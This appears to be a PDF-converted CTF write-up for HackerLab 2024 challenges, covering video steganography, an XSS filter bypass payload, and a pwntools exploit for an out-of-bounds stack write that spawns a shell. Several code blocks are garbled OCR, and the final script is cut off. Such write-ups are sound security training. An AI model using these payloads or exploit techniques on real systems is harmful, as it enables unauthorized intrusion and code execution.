


Challenges:

- Trailer
- Fancy Blog
- Integer
- KeyQuest
- CACT
- Key Check
- FPO

Trailer




We are given an mp4 video here's the metadata

```
| Section | Sect
```

There's nothing really of interest there

Moving on, I watched the video and while watching it I noticed this



It might not look visible but there are reoccurring dots at the top right corner of the video

But because the video is playing we can't understand it is exactly

To solve that we need to extract each frames

Playing around with how I can accomplish this using various writeup online I came across this from <u>SEETF</u>

Ok this looks pretty nice and luckily it works:)


First I ran this command:

```
mkdir solve
ffmpeg -i Trailer_Hackerlab2024_challenge.mp4 -vf fps=60 solve/%d.png
```

```
### Proposition of the content of th
```


Next I ran the solve.py file attached in the Github link

After about 12 minutes I got the newly constructed image which when opened shows this



When I looked harder I saw that it's rather complete just that the white image pane covers it

I uploaded it to **Aperisolve**



From the View options I choose the first one and opened it in a new tab



I used my phone because iPhone can automatically scan QRcode

Another reason why I approached using my phone was because some online decoder can't decode it and I wasn't in any mood to fix that

To decode --> Camera --> Photo: It will scan it and redirect here justpaste.it/1nhcv



Your Mission!



The mission unveiled:


Your mission, should you choose to accept it, is to help us identify their objectives and counter this threat.

A member of the cybercriminal group ICS Infiltrator, known for hacking industrial systems, was spotted in Benin. He was filmed


by a surveillance camera at the DUSIT hotel, holding his phone.

An image from the video has been enhanced.

RAW DATA IMAGE:




Viewing that from my laptop shows this



We have apparently the hex data of a raw image data

I saved it locally to attempt decoding

```
The ref For Fortier Advisors on the Company of the
```



Uhm it looks like an jpeg file just that the hex bytes are not well alligned

Now what I mean by that is this

Notice the first 8 bytes:

```
d8ff e0ff
```

It's meant to be:

```
ffd8 ffe0
```

Ideally we might want to just fix the bytes but the same swap might be applied to the other bytes which is the case here

So I wrote a script to fix this

```
with open('data', "r") as f:
    file = f.read().strip()

chunks = []

for i in range(0, len(file), 4):
    byte = file[i:i+4]
    first = byte[0:2]
    last = byte[2:4]
    chunks.append(last+first)

hex_string = "".join(chunks)

with open("chall.jpg", "wb") as f:
    f.write(bytes.fromhex(hex_string))
```


Running that gives the fixed image file

```
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The Cell vi
```


I opened it and saw yet another qrcode




Again I used tried using my phone to decode it but now it doesn't work


I then noticed that the 3rd block of the qr is blocked, maybe that's what preventing it from working?

I uploaded it <u>here</u> to and made some funny edits




Luckily my phone scanned it properly and got this






But for some reason it doesn't show a download file?

I copied and paste the link to my laptop and now it works properly link




Ok cool this is better

After downloading it and reading it I didn't see any flag at first




But I CTRL + A meaning I selected all and pasted it in a vscode and saw the flag




Fancy Blog

× Challenge 1 Solves Fancy Blog 200 [FR] La discussion que nous avons découverte porte sur des attaques contre des infrastructures. Réalisez un audit des applications de ces infrastructures afin d'identifier les vulnérabilités potentielles avant qu'elles ne soient effectivement exploitées par les pirates. [EN] The discussion we uncovered revolves around attacks on infrastructures. Conduct an audit of these infrastructure applications to identify potential vulnerabilities before they are actually exploited by hackers. http://qualif.hackerlab.bj:4500 Author: r3s0lv3r Flag Submit

Going over to the url shows this



After looking around I noticed this



The url seems to be including the current file being accessed?

I tried various forms of Local File Inclusion but non worked

Looking at the page source when I try access an invalid file shows this

```
Weeksource http://quailfhacteriable 1g-45007page-e0:1317

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The Committee of Mail Book & Kall Heelster & Exploit 0 & Motion & Motion & Mail Specially Quaptup

The Committee of Mail Book & Kall Heelster & Motion & Motio
```

```
<!-- Page 0x1337 does not exist! -->
```


Our queried file seems to be inside an html comment

I escaped the comment in an attempt to try xss

```
Wen source hipputqualifinacionis $\frac{1}{2}$ and $\frac{1}{2}$ $\frac{
```

At first I was confused because even if I had XSS i can't really do much with it?

I remember seeing from the Trailer challenge various reference to XSS



Intuitively I decided to go ahead with this LOL

Ok back to the chall

After breaking out from the comment I needed to pop an alert

I injected a script tag but I noticed this


```
The control of the co
```

Our script tag seems to have been replaced with a null value?

I assumed it doesn't check it recursively and from that I came up with this payload


```
--><sscriptcript>alert('0x1337');</sscriptcript>
```

Doing that worked and i got the flag




Flag: HLB2024{XSS_INJ3CT10N_1n_C0MM3N7_8898))69}

Integer



After downloading the attached binary I checked the file type and protections enabled on it



Ok so we are working with a x86 bits executable where the only protection enabled is NX and it's not stripped

I ran it to get an overview of what it does

```
A ≈ ~/Desktop/CTF/Hackerlab24/Integer ) ./challl
Veuillez entrer votre pseudonyme et patienter : hello

# Isf
Il
Ilmsal
mgskym
mgkkym
^*
^*
^*
C

A ≈ ~/Desktop/CTF/Hackerlab24/Integer )

** Haif ☑ 7s
```

It seems to print out some text, receive our input and doesn't exit?

To understand it well I decompiled it in Ghidra

Here's the main function

```
5 void main(void)
 8 int __fd;
9 int in_GS_OFFSET;
10 int local_60;
     int local_5c;
int local_58;
      undefined local_54 [64];
undefined4 local_14;
      undefined *puStack_10;
      puStack_10 = &stack0x00000004;
local_14 = *(undefined4 *)(in_GS_OFFSET + 0x14);
      local_60 = 0;
local_5c = 0;
printf("Veuillez entrer votre pseudonyme et patienter : ");
23 LAB_08049242:
    while( true ) {
   while( true ) {
      if (0x3f < local_5c) {
        puts(&DAT_0804a03c);
   }
24
25
             shell();
         __fd = fileno(_stdin);
read(__fd,&local_60,1);
if (local_60 != 0x90) break;
putchar(7);
       if (local_60 < 0x91) {
39
40
         if (local_60 == 10) {
    putchar(7);
             goto LAB_08049242;
43
44
          if (local_60 < 0xb) {
   if (local_60 == 4) {
45
46
47
48
49
50
51
             else {
   if (local_60 != 8) goto LAB_080492ff;
   local_5c = local_5c + -1;
   putchar(8);
             goto LAB_08049242;
56 LAB 080492ff:
     .mb_08049211:
|local_54[local_5c] = (char)local_60;
|local_5c = local_5c + 1;
|goto LAB_08049242;
60 }
                                                                                                                                                                                   MOV EAX,dword ptr [EBP + -...
                                                                                                                        | BAT 70.39%| 378.9 GiB| 1.81| 6.8 GiB| 7.4 GiB| 2024-06-02 14:57:50 🖁 🚅 🥢 EN 📶
                                                             6 W: ( 74% at iPhone) 172.20.10.5
```

It look understandable but for better understanding I made some variable renaming and got this

```
5 void main(void)
  8 int fd;
9 int in_GS_OFFSET;
       int value;
       int idx;
 13 undefined store [64];
undefined4 local_14;
15 undefined *puStack_10;
       puStack_10 = &stack0x00000004;
local_14 = *(undefined4 *)(in_GS_OFFSET + 0x14);
 18
       printf("Veuillez entrer votre pseudonyme et patienter : ");
fflush(_stdout);
22 fflu
23 loop:
24 whil
25 wh
26
27
28
29
30
31 }
32 fd
33 re
34 if
35 pu
36 id
37 }
38 if (
39
40 if
41
42 4
43 }
44 if
45 46
47
48 49
50
51
52
53 }
54 6
55 }
55 }
           fd = fileno( stdin);
           read(fd,&value,1);
if (value != 0x90) break;
          putchar(7);
idx = idx + 1;
            if (value == 4) {
              else {
                 putchar(8);
58
59
60
61 }
      idx = idx + 1;
goto loop;
                                                                                                                            08049242
                                                                                                                                                                                         CMP dword ptr [EBP + -0x54...
```

This looks much better

```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection:
get_pc_thunk_bx */
/* WARNING: Globals starting with '_' overlap smaller symbols at the same
address */

void main(void)
{
  int fd;
```

```
int in GS OFFSET;
 int value;
 int idx;
 int unintialized;
 undefined store [64];
 undefined4 local_14;
 undefined *puStack_10;
 puStack 10 = \&stack0x000000004;
 local_14 = *(undefined4 *)(in_GS_0FFSET + 0x14);
 value = 0;
 idx = 0;
 printf("Veuillez entrer votre pseudonyme et patienter : ");
 fflush(_stdout);
loop:
 while( true ) {
    while( true ) {
      if (63 < idx) {
        puts(&sorry);
      }
     if (unintialized != -1073743172) break;
      shell();
    }
    fd = fileno( stdin);
    read(fd,&value,1);
    if (value != 0x90) break;
    putchar(7);
   idx = idx + 1;
 }
 if (value < 145) {</pre>
    /* check for \n character and skip? */
    if (value == 10) {
     putchar(7);
      goto loop;
    }
    if (value < 11) {
     if (value == 4) {
        putchar(9);
        idx = idx + 1;
      }
      else {
        if (value != 8) goto store;
        idx = idx + -1;
        putchar(8);
      }
      goto loop;
```

```
}
store:
store[idx] = (char)value;
idx = idx + 1;
goto loop;
}
```

First it compares a variable with -1073743172 but notice that the variable wasn't initialized anywhere meaning that it would be compared against a value that was previously stored there in the previous function (i.e when it initializes)

When this comparison returns True it would call the shell function which basically does as the name implies

Next is the main logic of what the binary does

Two values are initialized to 0 which are variable idx & value where idx is a signed integer and an array which can hold up <math>0x40 bytes is created

It receives a single byte from stdin which is stored in variable value

Based on the value provided it performs this check:

- If the value is 0x90 it would put increment idx by 1 else:
 - If the value is less than 0x91:
 - And the value is equal to 0xa it does nothing and continue the loop
 - If the value is less than 0xb:
 - And the value is equal to 0x4 it increments the idx by 1 else:
 - It decrements the idx by 1
 - But if the value equals 0x8 it jumps to the store case which does this:

- Stores the current value into array[idx] and increments idx
 by 1
- Else it would do nothing

Note that this loop is done indefinitely

Ok this check condition seem pretty much duplicates?

From this the important thing I concluded was that:

- We can increment the idx
- We can decrement the idx
- We can write to the array

Now remember that the program checks if a certain variable equals -1073743172 but because this can never be true how can we make it true

Due to the data type of the idx variable which is that of a signed int it can either be positive or negative

And because of this we can cause an out of bound write which happens when it stores our value into the array

```
Meaning instead of us writing to array[1], array[2], array[n] we can do array[-1], array[-2], array[-3], array[-n]
```

And we can make it negative using the decrement option which happens when the value is neither 4 nor 8 so the values suffices this are 5, 6, 7

Ok time for exploitation

I need to get the location of our array and the uninitialized variable

This was accomplished using gdb

```
As when the proposed process of the process of the
```

```
| The clast View Section Primord with primor with prim
```

```
Uninitialized Variable: $ebp-0x50
Array[64]: $ebp-0x4c
```

How I got that was by looking at the assembly representation of the decompiled code in Ghidra Now my goal is to overwrite <code>ebp-0x50</code> to <code>0xbffffabc</code>

I ran the binary to get the address of those value

```
Amenics problem from building community of the community
```

The purpose is to calculate the offset from our input array to that variable

In this case it was

That's equivalent to -1 since int has size of 4 bytes

This means array[-1] == u-var (uninitilialized variable)

I'm going to start the arbitrary write from the least significant bit

So we write at array[-4], array[-3], array[-2], array[-1]

But before that, we should note that the integer value check does not affect our write operation because each byte of the expected value is greater than 0×91 which hits the else condition and does nothing

Here's the code I wrote for it

```
def solve():
    check = [0xbf, 0xff, 0xfa, 0xbc]

io.recvuntil("patienter :")
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[3]))
    io.sendline(p8(check[3]))


d    io.interactive()


def main():
    init()
    solve()

if __name__ == '__main__':
    main()
```

Basically it would set idx to -4 then make value 0xbc and stores it at array[-4]

Running that in a debugger shows that it indeed works






Just in case that isn't visible when the program started \$ebp-0x50 was a random value

Then after setting array[-4] = 0xbc we see that it indeed changes meaning we got a successful write

But one issue was that array[-3] was set to 0x6 which is the value we passed to trigger the write condition

This isn't really a problem as we can now write to <code>array[-3]</code> with the intended value and repeat the process till we set the whole variable to the expected one

One thing to note again is that the idx incremented by 2



So I had to set it to 0 by incrementing by 2 which is possible by sending $0 \times 90 \mid 0 \times 4$


The reason it incremented by two was because it actually made 2 writes $0 \times 06bc$ and remember that after it stores our input in array[idx] it would increment it by 1

That's the reason!

Moving on we set array[-3] = 0xfa

```
def solve():
         check = [0xbf, 0xff, 0xfa, 0xbc]
         io.recvuntil("patienter :")
         io.sendline(p8(0x8))
         io.sendline(p8(0x8))
         io.sendline(p8(0x8))
         io.sendline(p8(0x8))
         io.sendline(p8(check[3]))
         io.sendline(p8(0x6))
         io.sendline(p8(0x90))
         io.sendline(p8(0x90))
         io.sendline(p8(0x8))
         io.sendline(p8(0x8))
         io.sendline(p8(0x8))
         io.sendline(p8(check[2]))
         io.sendline(p8(0x6))
         io.interactive()
     def main():
         init()
         solve()
     if name
82
         main()
```

We can confirm it worked



This time around our idx is -1

We again set it to 0 and store array[-2] = 0xff

Repeating the process till we make the whole write would spawn a shell because the comparison of \$ebp-0x50 to 1073743172 would return True

Here's my final solve script

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings
# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall1')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--
geometry=128x50+1100+0', '-e']
filterwarnings("ignore")
context.log level = 'info'
def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
